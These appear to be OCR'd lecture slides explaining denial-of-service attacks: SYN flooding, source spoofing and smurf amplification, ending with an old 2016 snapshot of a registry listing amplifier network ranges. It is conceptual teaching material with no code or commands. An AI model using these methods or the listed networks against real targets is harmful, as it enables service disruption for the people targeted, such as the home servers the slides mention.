
Send tons of requests at the victim and overload them.

- Basic three-part handshake used by Alice to initiate a TCP connection with Bob.

$$
\begin{aligned}
A \rightarrow B: &\quad \text{SYN}, X \\
B \rightarrow A: &\quad \text{ACK}, X+1;\ \text{SYN}, Y \\
A \rightarrow B: &\quad \text{ACK}, Y+1
\end{aligned}
$$

- Alice sends many SYN packets, without acknowledging any replies. Bob accumulates more SYN packets than he can handle.


SYN flood example



Connection	Sequence	IP
Connection 1	57	1.1.1.1

SYN flood example

- Attacker sends SYN and ignores ACK
- Victim must maintain state



Connection	Sequence	IP
Connection 1	57	1.1.1.1
Connection 2	452	1.1.1.1
Connection 3	765	1.1.1.1
Connection 4	2	1.1.1.1
Connection 5	546	1.1.1.1
Connection 6	97	1.1.1.1
Connection 7	56	1.1.1.1
Connection 8	15	1.1.1.1

SYN Flooding

- Problems
  - Attribution – attacker users their own IP which could be traced
  - Bandwidth – attacker users their own bandwidth which is likely smaller than a server's
- Effective against a small target
  - Someone running a game server in their home
- Not effective against a large target
  - Company website

Spoofing: forged TCP packets


- Same as SYN flooding, but forge the source of the TCP packet
- Advantages:
  - Harder to trace
  - ACKs are sent to a second computer, less attacker bandwidth used
- Problems:
  - Ingress filtering is commonly used to drop packets with source addresses outside their origin network fragment.

Smurfing (directed broadcast)

- The smurfing attack exploits the ICMP (Internet Control Message Protocol) whereby remote hosts respond to echo packets to say they are alive (ping).
- Some implementations respond to pings to broadcast addresses.
- Idea: Ping a LAN to find hosts, which then all respond to the ping.
- Attack: make a packet with a forged source address containing the victim's IP number. Send it to a smurf amplifier, who swamp the target with replies.


Smurfing example

- Attacker sends 1 ping which is sent to every node on the LAN



Smurfing example

- Each node responds to victim



LANs that allow Smurf attacks are badly configured. One approach is to blacklist these LANs.

powertech

Smurf Amplifier Registry (SAR)
http://www.powertech.no/smurf/

Current top ten smurf amplifiers (updated every 5 minutes)
(last update: 2016-01-17 23:31:02 CET)

Network	#Dups	#Incidents	Registered at	Home AS
212.1.130.0/24	38	0	1999-02-20 09:41	AS9105
204.158.83.0/24	27	0	1999-02-20 10:09	AS3354
209.241.162.0/24	27	0	1999-02-20 08:51	AS701
159.14.24.0/24	20	0	1999-02-20 09:39	AS2914
